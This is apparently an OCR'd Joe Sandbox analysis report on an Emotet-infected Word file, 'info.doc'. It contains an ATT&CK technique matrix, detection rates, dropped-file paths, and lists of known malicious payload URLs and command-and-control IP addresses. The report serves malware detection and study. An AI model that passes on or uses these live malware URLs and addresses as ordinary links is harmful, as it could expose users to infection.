
Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3 1	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Security Account Manager	System Information Discovery 3 7	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non- Port
Local Accounts	Command and Scripting Interpreter 2 1 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 1 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non- Appli Layer Proto
Cloud Accounts	PowerShell 4	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Appli Layer Proto
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
info.doc	65%	Virustotal		Browse
info.doc	42%	Metadefender		Browse
info.doc	79%	ReversingLabs	Document-Word.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Xts_nmf\P4188qk\U95D.dll	67%	Metadefender		Browse
C:\Users\user\Xts_nmf\P4188qk\U95D.dll	83%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.250000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.2c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.150000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.180000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.270000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.2.rundll32.exe.300000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.390000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.300000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.2.rundll32.exe.690000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://138.197.99.250:8080/ms1mi/fn90mfko2oaz05ju8/jnqglo5fbrsmznurm/tiqz1milsrtd34u5/r0vm4ksa/2tfuy/	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.achutamanasa.com/garmin-pro-fei8o/mW/	100%	Avira URL Cloud	malware	
http://www.removepctrojan.com/wp-admin/ak0chH/	100%	Avira URL Cloud	malware	
http://johnloveskim.com/a/Tff/	100%	Avira URL Cloud	malware	
http://theprajinshee.com/otherfiles/wAFP/	100%	Avira URL Cloud	malware	
http://geoffoglemusic.com/wp-admin/7C11oAC/	100%	Avira URL Cloud	malware	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://fmcav.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.geosrt.com/aqqhwdap/l0/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://fmcav.com/images/7FV4Nd/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fmcav.com	35.208.84.24	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://138.197.99.250:8080/ms1mi/fn90mfko2oaz05ju8/jnqglo5fbrsmznurm/tiqz1milsrtd34u5/r0vm4ksa/2tfuy/	true	• Avira URL Cloud: safe	unknown
http://fmcav.com/images/7FV4Nd/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2093620140.0000000001E07000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2088789358.00000024D7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2090623765.000000000C77000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000008.00000002.2090380702.0000000000A90000.00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.00000002.2092665463.0000000001C20000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2088415862.00000022F0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2090380702.000000000A90000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000002.2092665463.0000000001C20000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2088415862.00000022F0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2090380702.000000000A90000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2093620140.0000000001E07000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2088789358.00000024D7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2090623765.000000000C77000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00002.2086615597.000000000230000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2091080773.0000000002D80000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2093148510.0000000002C80000.00000002.00000001.sdmp	false		high
http://wellformedweb.org/CommentAPI/	rundll32.exe, 00000007.00000002.2089458092.00000000026D0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2091033751.0000002480000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.achutamanasa.com/garmin-pro-fei8o/mW/	powershell.exe, 00000005.00002.2090329865.000000000378300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.removepctrojan.com/wp-admin/ak0chH/	powershell.exe, 00000005.00002.2090329865.000000000378300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://johnloveskim.com/a/Tff/	powershell.exe, 00000005.00002.2090329865.000000000378300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://theprajinshee.com/otherfiles/wAFP/	powershell.exe, 00000005.00002.2090329865.000000000378300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://geoffoglemusic.com/wp-admin/7C11oAC/	powershell.exe, 00000005.00002.2090329865.000000000378300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2092665463.0000000001C20000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2088415862.00000022F0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2090380702.000000000A90000.00000002.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	rundll32.exe, 00000007.00000002.2089458092.00000000026D0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://computername/printers/printername/.printer	rundll32.exe, 00000007.00000002.2089458092.00000000026D0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2091033751.0000002480000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://fmcav.com	powershell.exe, 00000005.00000002.2090833742.0000000003AD6000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2086615597.000000000230000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2091080773.0000000002D80000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2093148510.0000000002C80000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.geosrt.com/aqqhwdap/l0/	powershell.exe, 00000005.00000002.2090329865.000000000378300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2093620140.0000000001E07000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2088789358.00000024D7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2090623765.000000000C77000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2092665463.0000000001C20000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2088415862.00000022F0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2090380702.000000000A90000.00000002.00000001.sdmp	false		high
http://treyresearch.net	rundll32.exe, 00000007.00000002.2089458092.00000000026D0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2091033751.0000000002480000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
152.170.79.100	unknown	Argentina		10318	TelecomArgentinaSAAR	true
190.247.139.101	unknown	Argentina		10318	TelecomArgentinaSAAR	true
35.208.84.24	unknown	United States		19527	GOOGLE-2US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
138.197.99.250	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337044
Start date:	07.01.2021
Start time:	16:32:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	info.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@36/7@1/4
EGA Information:	• Successful, ratio: 91.7%
HDC Information:	• Successful, ratio: 56.6% (good quality ratio 55.2%) • Quality average: 84.5% • Quality standard deviation: 23.5%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 1628 because it is empty • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:33:36	API Interceptor	1x Sleep call for process: msg.exe modified
16:33:37	API Interceptor	29x Sleep call for process: powershell.exe modified
16:33:40	API Interceptor	572x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
152.170.79.100	I25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100/jne6snt/m6myiohmse/
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100/gsyuaw2no20y/
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100/2w9radk/e1bqg93t32/bfbkkxnxm/kzpgfx0srz2azra2z6/wtvvr/zuhrx/
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100/udiwy/9lqzybri7w/n3qkg5seewustvns68/l36c10de4srgz133y/
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100/f5hvsm8p45k9/r0hin/g4fm3hzyqd5c/
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100/x6g2gr/bchg5i/1dw1veojm5/wx1zsm5gbt71xbtih/gqcr5rzmurhr33/
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100/g66ezlsi59l2qh9tcn/ydgp2y3srh2m5hj6/xkq9/wstqsdd/xpmc9zuidrre/
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100/8wjtai/6101dxx/4ggv7sw145lrki/
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100/7gfh58w8tuftcw/
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100/76ccih3j36ds48gflq/1agrdm9fi2y0wnk/3huzz5wj9w7/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100/dwap/ulw9qv3rb7tn3pfmcvj/xibwt6769jdvwhte/zsns1d90vaps/f6yatsbh/
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100/hmjmchef7iewj2uvzf/9pltlpfikujmwtp/e6oaz9n/7m756y/bxs78/
	DAT.doc	Get hash	malicious	Browse	• 152.170.79.100/al700npvtnac1sp/hyv2ljkpgl5er/ftzaj/82949dvglj88n9/kr054l3td4qgcn0/zer9t3m/
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 152.170.79.100/9h5mkq4rscmn4p5/5i03xqzios0rjfom1p/7ryi6q8v0/iljhnekck1dpk9ng/0umxys8m7lmuc090/jj1uo/
	M3816067.doc	Get hash	malicious	Browse	• 152.170.79.100/jefmqa7pgn6/a7zeb1l6ir8p/iuii6qu/7x9123680/qwimc/kzg68jfg4cm59iv1/
	messaggio 2912.doc	Get hash	malicious	Browse	• 152.170.79.100/ldptrzs0lv336pjtc/s28dymelc06393/
	ARCHIVOFile_762-36284.doc	Get hash	malicious	Browse	• 152.170.79.100/bz77n5i0/aajfq5b2yw7yw59kt33/0ghoxzznyfa8bik7hm1/yiyb7xv8gihti8i/uqf8mgk7iy/
	Documento-2912-122020.doc	Get hash	malicious	Browse	• 152.170.79.100/iu4g99cxf8oc/
	Documento_I_2612.doc	Get hash	malicious	Browse	• 152.170.79.100/ipjai1r8tvftp/t2vqr6k1oq2jb2z38/f38ne62mhsuf3mdo/a1z9a6ur8zq6rvcxry/
	Archivo-29.doc	Get hash	malicious	Browse	• 152.170.79.100/doqyotvh2su6/gilkt2/qw7ipzh4umgoxfdc4gu/4alfk7j/m1en5ykrvqhpj/
190.247.139.101	Informacion_29.doc	Get hash	malicious	Browse	
	ARCHIVOFile.doc	Get hash	malicious	Browse	
	Doc 2912 75513.doc	Get hash	malicious	Browse	
	79685175.doc	Get hash	malicious	Browse	
	DATI 2020.doc	Get hash	malicious	Browse	
35.208.84.24	Info_122020.doc	Get hash	malicious	Browse	• fmcav.com/images/7FV4Nd/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documento-2912-122020.doc	Get hash	malicious	Browse	• fmcav.com /images/7F V4Nd/
	Documento_I_2612.doc	Get hash	malicious	Browse	• fmcav.com /images/7F V4Nd/
	1808_2020.doc	Get hash	malicious	Browse	• fmcav.com /images/7F V4Nd/
